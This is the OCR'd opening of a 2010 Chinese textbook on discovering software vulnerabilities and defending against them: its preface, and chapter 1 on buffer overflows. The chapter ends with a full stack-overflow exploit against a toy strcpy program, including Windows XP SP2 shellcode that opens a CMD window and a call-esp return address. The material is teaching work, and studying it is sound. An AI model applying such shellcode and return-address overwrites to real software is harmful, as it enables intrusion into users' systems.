信息安全大系

暗战亮剑

——软件漏洞发掘与安全防范实战


王继刚　曲慧文　王 刚　编著

- 19个综合案例演示，全面分析漏洞的成因与发掘方法
- 利用Fuzzing 技术快速发掘出软件中潜在的安全漏洞
- 利用IRP探测系统内核Ring0层中的重大安全隐患
- 使用代码审计技术找出源程序中的Bug
- 指导读者编程实现FileFuzz程序
- 230分钟的视频指导读者全面学习和理解书中内容

人民邮电出版社
POSTS & TELECOM PRESS

信息安全大系

暗战亮剑



——软件漏洞发掘与安全防范实战

王继刚　曲慧文　王 刚

人民邮电出版社
北京

图书在版编目（CIP）数据

暗战亮剑 ：软件漏洞发掘与安全防范实战 / 王继刚 , 曲慧文, 王刚编著. -- 北京 ：人民邮电出版社, 2010.7
ISBN 978-7-115-22870-3

Ⅰ. ①暗… Ⅱ. ①王… ②曲… ③王… Ⅲ. ①软件可靠性－基础知识 Ⅳ. ①TP311.53

中国版本图书馆CIP数据核字(2010)第074385号

内 容 提 要

本书采用通俗易懂的语言，将软件漏洞的发掘过程清晰地展现给每一位读者。全书分为 10 章。第 1 章介绍常见的软件漏洞，及这些漏洞出现的原因和危害；第 2 章主要讲解建立发掘软件安全漏洞的环境；第 3 章～第 9 章全面讲解针对不同类型软件的安全漏洞应该采取的漏洞发掘方法。同时结合实际操作和案例解析的方式带领读者学习；第 10 章针对普通的软件用户和专业的软件开发者，分别给出了如何防范针对软件漏洞的恶意攻击和预防软件出现漏洞的方法。

本书实践性强，第一次以具体软件漏洞案例的形式向读者揭示了软件漏洞是怎样被发现，又怎样被利用的全过程。在讲述软件漏洞发掘技术的时候，将软件漏洞的危害性、破坏性一起告诉读者，目的是为了让读者在明白如何发现漏洞的时候，更知道如何防范软件漏洞。

随书附送的光盘中，为读者提供了软件漏洞发掘的视频教程，这是一个极具学习和参考价值的视频教程。

本书不仅从软件安全研究人员的角度谈论如何发现软件漏洞，也从软件开发者的角度给出了防止软件出现漏洞的方法，以帮助软件编程人员开发出安全的软件系统。

本书适合所有关注软件安全的人们，尤其是从事软件安全测试的读者。同时，本书也可以作为计算机安全培训及高等院校的教材和参考书。

暗战亮剑——软件漏洞发掘与安全防范实战

◆ 编　　著　王继刚　曲慧文　王　刚
责任编辑　张　涛

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
三河市海波印务有限公司印刷

◆ 开本：787×1092　1/16
印张：19.25
字数：459 千字　　2010 年 7 月第 1 版
印数：1－3 000 册　　2010 年 7 月河北第 1 次印刷

ISBN 978-7-115-22870-3

定价：45.00 元（附光盘）

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154

前言

还记得2002年，当我第一次依靠自己所学的知识，独立发现了Windows 2000系统下存在的一个缓冲区溢出漏洞的时候，我激动地从宿舍里冲出来拥抱每一位我并不认识的同学。长久以来，国内对于软件安全漏洞的研究还处在起步阶段，能够参考的资料也都是满篇英文的外国文献。看一看国内外的很多安全资料、安全图书，大多都是讲解分析软件安全漏洞的原理。作为一名软件安全的研究人员，即使能够将所有的软件漏洞原理都滚瓜烂熟地背出来，也无法发现一个软件安全漏洞，因为只知道“果”而不知道“因”，完全处于一个光知道理论，却不知道如何入手发现软件安全漏洞的朦胧状态。我们需要实践，更需要依靠自己的能力去发现软件安全漏洞，这是一切研究的前提。而惟一能够解决这个困境的方法，就是出版一本真正讲解如何发现软件安全漏洞全过程的图书，提供读者参考，带领读者全面了解一个软件安全漏洞从发掘到被利用的前因后果，这样才能够将软件安全变成一门能够让读者学得会、用得上的技术。

很长时间以来，我一直在国内一本著名的安全杂志上发表安全技术文章，这些文章全都是我自己独立发现软件安全漏洞的实践。很多读者通过各种渠道询问我：究竟是如何发现这些安全漏洞的，又怎么知道某软件存在安全漏洞等。读者的热情使我觉得有必要将自己知道的东西写出来，因为，一旦掌握了如何发现软件安全漏洞，读者的安全技术水平定会得到很大的提高。为了能够将软件漏洞发掘技术写得通俗明了，让每一位读者都能够看懂学懂，我对本书进行了多次的修改，挑选出软件漏洞发掘技术中最为通用的部分进行讲解，目的就是希望每一位阅读本书的读者，能够用书中学到的知识发现第一个属于自己的软件安全漏洞，那不仅属于你的成功，也是对我最大的肯定。

在创作本书的过程中，我特别注重讲解动手实践的过程。为此，本书在整体结构上更加突出了让读者自己动手实践的内容。本书以实践课的形式，将每一种软件安全漏洞的具体发现过程以图文并茂的方式呈现给读者，以案例为线索，详细讲解软件安全漏洞攻防技术与实战技巧。加之为本书配套的视频教程，更方便读者理解软件漏洞发掘技术的具体细节，几乎做到了“一看就会”。同时，为了能够让读者理解软件安全漏洞的危害，还对每种安全漏洞的利用方法进行了解析，最后又补充上每种安全漏洞的具体防范方法，做到了攻防兼备。

本书有3个非常重要的特点。

一是首度揭示了对安全防护软件漏洞的发掘技术。我们平时为了防范黑客的恶意攻击，都会在自己的计算机系统上安装杀毒软件或者防火墙软件，殊不知这些本身用来保护计算机系统安全的软件，可能也存在着可怕的安全漏洞。由于种种原因，针对安全防护软件漏洞发掘技术的资料很少，在这里我将与读者一起分享。

二是写出了如何发掘系统内核中存在的安全漏洞。一直以来，系统内核都是一个禁区，这是因为系统内核的权限不同于普通软件，它拥有计算机软件层面最高的权限，一旦它中间出现了安全漏洞，那么整个软件安全体系就形同虚设了。本书以多个真实的案例，讲解了系统内核中安全漏洞发生的原因与发现的方法，是关注内核安全读者的一个很好的学习机会。

三是随书附送的光盘中，为读者提供了《黑客防线》的“爱无言”老师所制作的软件漏洞发掘视频教程，这是一个极具学习和参考价值的视频资料。同时，本书作者也结合书中的内容特意制作了一套详细的教学视频，通过这些视频资料，读者可以更好地学习到软件安全漏洞发掘技术的精髓，可以按照视频教程的指导边操作边学习，在最大程度上深入理解本书的内容。

在书稿创作的过程中，我对软件漏洞发掘技术中的Fuzzing技术进行了重点的讲解，因为它是一个非常实用且简便的漏洞研究技术。国内这方面的资料很缺乏，作者结合自己在工作中的实际使用，对Fuzzing技术做了系统全面的分类和演示，并结合每一种软件安全漏洞，向读者展示了相应的Fuzzing程序的具体使用。从这个层面上讲，本书也是国内第一本Fuzzing技术的实用手册，对于那些从事软件安全测试的读者有着很好的参考价值。

最后，我想说的是，这本书是为那些关注计算机安全，特别是软件安全的读者朋友所写的。我希望没有人会利用这本书里的技术去做违法的事情，因为软件安全漏洞的危害性不言而喻。请永远记住，我们是软件安全的守卫者，而不是软件安全的破坏者。

本书的写作思路

本书采用通俗易懂的语言，将软件漏洞的发掘过程清晰地展现给读者。

本书实践性强，第一次以具体的软件漏洞案例的形式向读者揭示了软件漏洞是怎样被发现，又怎样被利用的全过程。

本书在讲述软件漏洞发掘技术的时候，将软件漏洞的危害性、破坏性一起告诉读者，目的是为了让读者明白在如何发现漏洞的时候，更知道如何防范软件漏洞。

本书不仅从一名软件安全研究人员的角度去谈论如何发现软件漏洞，也从软件开发者的角度给出了防止软件出现漏洞的方法，以帮助软件编程人员开发出安全的应用软件。

本书适合所有关注软件安全的人们，尤其是从事软件安全测试的读者。同时，本书也可以作为计算机安全培训及高等院校的教材和参考书籍。

本书也为软件开发人员提供了不可多得的安全参考资料，有很高的实用价值。

本书的组织方式

本书的组织方式是按照不同种类软件的安全漏洞发掘方法进行编排的，共分为10章。

第1章介绍了软件漏洞概念，常见的软件漏洞分类及这些漏洞出现的原因和危害。

第2章讲解了怎样建立发掘软件安全漏洞的环境，为以后的漏洞发掘实践做铺垫。

第3章～第9章全面讲解了针对不同类型软件的安全漏洞，应该怎样进行漏洞发掘，同时，用实际操作和案例解析相结合的方式，带领读者共同学习漏洞的攻防知识。

第10章针对普通的软件用户和专业的软件开发者，分别给出了如何防范针对软件漏洞的恶意攻击和防止软件出现漏洞的方法。

最后是附录部分，主要列举了书中需要的一些资料信息。

本书由王继刚、曲慧文、王刚主编，参与编写的还有郝旭宁、李建鹏、赵伟茗，刘钦、于志伟、张永岗、周世宾、姚志伟、曹文平、张应迁、张洪才、董辰辉。

致谢

感谢《黑客防线》孙总编为本书提供了“爱无言”老师的漏洞发掘视频教程。


感谢“邪恶八进制”安全团队的朋友提供的各种帮助。

由于编者水平有限，书中难免有疏漏和错误之处，恳请广大读者给予批评指正，以便共同提高。联系邮箱为：zhangtao@ptpress.com.cn。

同时申明，凡利用书中的安全技术从事违法活动的，本书作者及出版社概不负责。书中所涉及的工具软件，读者可以从以下网址下载。

邪恶八进制论坛：http://forum.eviloctal.com。召唤的网站：http://www.zhaohuan.net。迷航技术论坛：http://bbs.itmihang.com。作者个人博客：http://hi.baidu.com/digexploit

编　者



第1章 无法摆脱的漏洞

1.1 软件漏洞的概念

不知道此刻正在看这本书的你是不是有过这样的经历：新买的计算机刚刚连上因特网才几天的时间，就发现计算机开始变得运行缓慢、反应迟钝。使用杀毒软件查杀计算机，试图能够发现隐藏在计算机中的木马病毒程序，可是，最后的结果是连杀毒软件竟然都无法正常打开，遂怀疑自己的计算机被人攻击了，于是重新给计算机安装上新的操作系统，接着安装最新的杀毒软件、防火墙软件，心想这下子不会再中毒了，于是放心大胆地开始上网，几天后再次发现计算机又中毒了！

这种经历相信很多读者都曾有过或者见到过，其实在你判断到自己的计算机中毒的时候，你的思路还是正确的，然而当再次中毒的时候，你就应该发现这里的问题不再是那么简单，无论是最新的杀毒软件，还是防火墙软件都无法阻止中毒，那么这些令人发狂的木马病毒程序又是从哪里进入计算机的呢?

此刻，我们终于进入了主题，因为这本书讨论的内容也许正好就解释了前面那道困扰了很多人的难题。

对于一般的计算机使用者来说，认为给计算机安装上最新的杀毒软件，安装上最新的防火墙软件，就可以防止自己的计算机被木马病毒感染，甚至可以阻止无所不能的“黑客”攻击。如果计算机安全可以用这样简单的方法就全面保护，那么怎么还能听说某某国家的政府计算机全部被恶意攻击造成瘫痪，损失惨重呢。这说明，计算机安全要比我们想象的复杂和深奥得多，而这里面最重要的一个问题就是本书将要介绍的——软件安全漏洞。

软件的定义范围是很广的，我们使用的计算机其实就是计算机的俗称，一台计算机是由硬件以及软件两个部分组成，单纯地在计算机市场买到的就是计算机的硬件，我们要想使用这些硬件，就必须安装软件，而这里最基本的软件就是操作系统。软件一旦在计算机系统里运行起来，就称之为“程序”。

但是，计算机软件是由人编写开发出来的，准确地说是计算机程序员开发出来的，既然是这样，每一个计算机程序员的编程水平不一样，就会造成软件存在这样或者那样的问题。这些问题可能隐藏得很深，在使用软件的过程中不会轻易体现出来。即使体现出来，它们也

可能只会造成软件崩溃不能运行而已，我们称这些问题为软件的 Bug。

可是，事情并不是这么简单，软件中存在的一些问题可以在某种情况下被利用来对用户造成恶意的攻击，如给用户计算机上安装木马病毒，或者直接盗取用户计算机上的秘密信息，等等。这个时候，软件的这些问题就不再是 Bug，而是一个软件安全漏洞，简称“软件漏洞”。

上面那种屡次中毒的情况，在很大程度上就是因为计算机系统中的某个软件存在安全漏洞，有人利用了这些漏洞来攻击我们，给我们的计算机系统安装了木马病毒程序，所以你的杀毒软件、防火墙软件都无法阻止木马病毒的侵入。

1.2 软件漏洞的分类

了解了软件安全漏洞的基本概念，我们来看一看常见软件安全漏洞的分类。

1.2.1 缓冲区溢出漏洞

缓冲区溢出漏洞，是一种在软件中最易发生的漏洞。它发生的原理是，由于软件在处理用户数据时使用了不限边界的拷贝，导致程序内部一些关键的数据被覆盖，引发了安全问题，严重的缓冲区溢出漏洞会使得程序被利用而安装上木马或者病毒。

“缓冲区”指的是操作系统中用来保存临时数据的空间，一般分为栈和堆两种缓冲区类型。缓冲区溢出漏洞是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件，甚至是 Web 应用程序中广泛存在。

利用缓冲区溢出攻击，可以导致程序运行失败、系统当机、重新启动等后果。更为严重的是，可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。

缓冲区溢出攻击有多种英文名称：buffer overflow、buffer overrun、smash the stack、trash the stack、scribble the stack、mangle the stack、memory leak、overrun screw，它们指的都是同一种攻击手段。第 1 个缓冲区溢出攻击——Morris 蠕虫发生在十年前，它曾造成全世界 6 000 多台网络服务器瘫痪。

在当前网络与操作系统安全中，50%以上的攻击都是来自于缓冲区溢出漏洞，其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。而缓冲区溢出中，最为危险的是栈溢出，因为入侵者可以利用栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

这里要澄清一个概念，很多人把缓冲区溢出称之为堆栈溢出漏洞，这其实是错误的，堆溢出和栈溢出是两个不同的概念，它们都属于缓冲区溢出。

我们平时听说的缓冲区溢出大部分都属于栈溢出。由于程序在实现的过程中，往往会自己直接定义一些内存空间来负责接收或者存储数据，这些被直接定义的空间大小是有限的，因此当程序将过多的数据不经检查而直接放入这些空间中时，就会发生栈溢出。

栈溢出最为直接的危害是，这些被过量放进内存空间的数据会将函数的返回地址覆盖。“返回地址”的概念来自于 CPU 处理指令的结构设计。如果程序现在准备调用一个函数，CPU 首先会将执行完这个函数后将要执行的指令地址存储到栈空间中，然后 CPU 开始执行函数，执行完毕，CPU 取出前面保存的指令地址，然后接着执行。注意，这个“返回地址”是保存在栈空间中的，而程序一般定义的空间也是在栈中进行分配的，这就给了我们覆盖这个“返回地址”的机会。

栈是一个先进后出的空间，你可以想象一下往一个木桶里放苹果，别人最先取出来的苹果一定是你最后放进去的那个苹果，因为第 1 个被你放进木桶的苹果已经被后面装进的苹果压在最低下了。而对于堆来讲，则与栈恰恰相反，它是一个先进先出的空间，就像你开车过高速公路上的收费站，谁在队伍的前面谁就先过收费站。而缓冲区溢出就是把这些空间装满了不说，还要继续往里装，最后的结果就是，你放入木桶的苹果会掉出来，而收费站的拦车杆会被挤断。

但对于一个软件来讲，危害可能不仅仅如此。这里我们用一张图来表示这个过程在栈溢出发生的时候，软件运行时内存中的情况，如图 1.1 所示。




图 1.1　栈溢出时内存中数据的结构

图中左边是一个软件正常时候的内存分布，可以看到内存的高端部分是函数从被调用函数返回时需要的地址，而内存低端部分则是被调用函数的两个要使用的缓冲空间：buf1 和 buf2。这里我们做一个解释，假设被调用的函数是 strcpy，strcpy 函数是一个字符串复制函数，有两个参数，其中 buf2 代表来源字符串，buf1 代表目的空间，strcpy 函数的目的就是要把 buf2 中的字符串全部复制进入 buf1 代表的空间。就像前面举过的例子，buf2 就是我们要放的苹果，buf1 就是木桶。现在如果将 buf2，即来源字符串弄的很长，这里假设是上万个字母“A”，这个时候再去执行 strcpy 函数，内存中的分配空间就会出现右侧图显示的样子。我们看到 buf1 中充满了字符 41，“41”是 A 的 ASCII 码，不但如此，紧接着 buf1 的内存空间也全部被覆盖成了 41，我们注意最为关键的一个地方就是“return address”这块内存也全部成了 41。那么程序在执行完 strcpy 函数要返回的时候，程序获得的返回地址竟是 41414141，程序不管这个地址对不对，就直接返回了，结果程序会因为这个地址非法而出错。

现在看一下，因为程序的返回地址被覆盖，所以程序出错，而这个覆盖值是我们故意输

入的过长 A 字符串，也就是说我们完全能够控制把什么数值覆盖到程序的返回地址上，那么如果将一段恶意代码或者要执行某个目的的代码，预先放入内存中某个地址，再将这个地址覆盖到程序的返回地址上，这样程序一旦溢出后返回，就会自动跳到代码上去，并且会执行代码，而且这一切都是由程序很“正常”地执行的，我们就这样悄而无声地控制了软件的执行流程。

恶意攻击者为了能够利用栈溢出来控制软件的执行流程，一般会将溢出地址覆盖为 jmp esp 指令或者 call esp 指令所在的地址。这是因为，对于程序来说，当发生栈缓冲区溢出时，往往是程序中的某一个函数的返回地址被过长的数据覆盖，此时，esp 寄存器指向的地址就是过长数据的后半部分。可以用一张图来表示这个过程，如图 1.2 所示。




图 1.2　栈溢出发生时 esp 寄存器指向的位置

如果此时，esp 指向的这段过长数据是一段恶意代码，那么当我们把函数的返回地址覆盖成为一个 jmp esp 指令或者 call esp 指令所在的地址时，溢出发生后，函数一返回就会跳转到 jmp esp 指令或者 call esp 指令所在地址上，CPU 执行 jmp esp 指令或者 call esp 指令后，马上就会跳到 esp 寄存器指向的过长数据上，从而执行恶意代码。

esp 指向的这段恶意代码称之为“ShellCode”（关于 ShellCode 的概念和获得，将在第 3 章中讲解）。

虽然说，我们知道缓冲区溢出漏洞对软件的安全危害极大，但是，究竟恶意攻击者是怎样利用缓冲区溢出漏洞来达到攻击用户的目的呢？为了便于大家理解，下面演示一个具体的例子，从中来看一看栈溢出漏洞的发生和被利用的全过程。

视频录像：本书配套光盘\视频教程\栈溢出漏洞攻击全过程分析.exe

```
#include<stdio.h>
#include<string.h>
char name[] = "aiwuyan";
void cc(char * a)
{
    char output[8];
strcpy(output, a);
printf("%s\n",output);
}
int main()
{
cc(name);
```

```
return 0;
}
```

上面这段 C 代码是一个存在栈溢出的程序，可以利用 Visual C++ 6.0 来编译执行这段代码，如图 1.3 所示。

代码中使用 strcpy 函数将 name 字符串复制到 output 字符串所在内存地址中，请注意 output 指向的内存大小只有 8 个字节大小。在没有发生栈溢出漏洞的时候，代码最终的执行结果是打印出“aiwuyan”这段字符串。

现在，我们让 name 成为一段大于 8 个字节的字符串。将前面的程序修改为：

```
#include<stdio.h>
#include<string.h>
char name[] = "abcdefghijklmnopqrstuvwxyz";
void cc(char *a)
{
    char output[8];
strcpy(output,a);
printf("%s\n",output);
}
int main()
{
cc(name);
return 0;
}
```




图 1.3 栈溢出演示

再次使用 Visual C++ 6.0 编译执行这段代码，如图 1.4 所示。

可以看到此刻代码最终运行的结果发生了错误，系统给出了一个错误警告提示对话框。




图 1.4　栈溢出发生时的系统警告

为了能够更加具体地知道这段代码发生了什么错误，用鼠标单击“请按这里”，如图 1.5 所示。

可以看到，stackoverflow.exe 程序在执行内存地址 6c6b6a69 的时候发生了错误。其实，这里的 6c6b6a69 就是“lkji”4 个字母的十六进制表示（也就是俗称的 ASCII 码，之所以是 lkji 而不是 ijkl，是因为 Windows 操作系统的性质决定了内存中的数据是倒着存放的），可以从图 1.6 中的表格来获得。

也就是说此刻，lkji 这 4 个字母覆盖了 stackoverflow.exe 程序的返回地址，栈溢出现象发生了！




图 1.5　系统给出的详细出错信息

Char	0	1	2	3	4	5	6	7	8	9		
Hex	30	31	32	33	34	35	36	37	38	39		
Char	A	B	C	D	E	F	G	H	I	J	K	L
Hex	41	42	43	44	45	46	47	48	49	4A	4B	4C
Char	M	N	O	P	Q	R	S	T	U	V	W	X
Hex	4D	4E	4F	50	51	52	53	54	55	56	57	58
Char	Y	Z	a	b	c	d	e	f	g	h	i	j
Hex	59	5A	61	62	63	64	65	66	67	68	69	6A
Char	k	l	m	n	o	p	q	r	s	t	u	v
Hex	6B	6C	6D	6E	6F	70	71	72	73	74	75	76
Char	w	x	y	z								
Hex	77	78	79	7A								

图 1.6　所有字母数字对应的十六进制表示即 ASCII 码表示

在字母 i 以前，刚好就是 8 个字母“abcdefgh”，也就是说 output 指向的 8 个字节的内存地址此刻完全被装满，而多余的“ijklmnopqrstuvwxyz”就覆盖到了栈空间中的其他数据，这里包括函数的返回地址。

借助 OllyICE 程序（关于这个程序的使用，将在第 3 章中介绍），看看此刻 esp 寄存器又指向了哪里，如图 1.7 所示。




图 1.7 借助 OllyICE 程序查看 esp 寄存器指向地址

从图中可以看到，esp 寄存器果然指向了 ijkl4 个字母后面的过长字符串。

现在，按照前面介绍的方法，把“mnopqrstuvwxyz”替换成为一段 ShellCode 代码，这里给出一段在 Windows XP SP2 系统下打开一个 CMD 命令行窗口的 ShellCode 程序，即：

```
    "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
    "\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\x
C6"
    "\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
    "\x77\x1D\x80\x7C"        //Windows XP SP2 loadlibrary 地址 0x77e69f64
    "\x52\x8D\x45\xF4\x50"
    "\xFF\x55\xF0"
    "\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
    "\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
    "\x50\xB8"
    "\xC7\x93\xBF\x77"        //Windows XP SP2 system 地址 0x7801afc3
    "\xFF\xD0";
```

同时，需要将 ijkl4 个字母替换成为一个 jmp esp 指令或者 call esp 指令所在的地址，这个地址通过一个名叫“findjmp.exe”的程序来获得（读者可以通过网址 http://hi.baidu.com/digexploit 下载该程序）。

开启一个命令行窗口，输入命令“findjmp kernel32.dll esp”，将会找出一个系统 kernel32.dll 文件中提供的 jmp esp 指令或者 call esp 指令所在的地址，如图 1.8 所示。




图 1.8 利用 findjmp 程序获得 jmp esp 指令或者 call esp 指令所在的地址

这里获得的 call esp 指令地址为 0x7C82385D。

有了 7C82385D 地址，有了 ShellCode，现在，就来修改前面给出的那段代码：

```
#include<stdio.h>
#include<string.h>
char name[] = "\x41\x41\x41\x41"
              "\x41\x41\x41\x41"      //这里就是 8 个字母 A
              "\x5D\x38\x82\x7C"      //注意这里将 call esp 指令地址需要倒着写
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\x
C6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x77\x1D\x80\x7C"        //windows xp sp2 loadlibrary 地址 0x77e69f64
"\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xC7\x93\xBF\x77"         //windows xp sp2system 地址 0x7801afc3
"\xFF\xD0";//以上就是一个开启 CMD 窗口的 ShellCode
void cc(char * a)
{
    char output[8];
strcpy(output, a);
printf("%s\n",output);
}
int main()
{
cc(name);
return 0;
}
```

再次编译执行上面的这段程序，可以看到程序在打印出一段带有字母 A 的字符串后切换窗口，打开了一个 CMD 命令行窗口，如图 1.9 所示。




图 1.9　成功利用栈溢出漏洞打开了一个 CMD 命令行窗口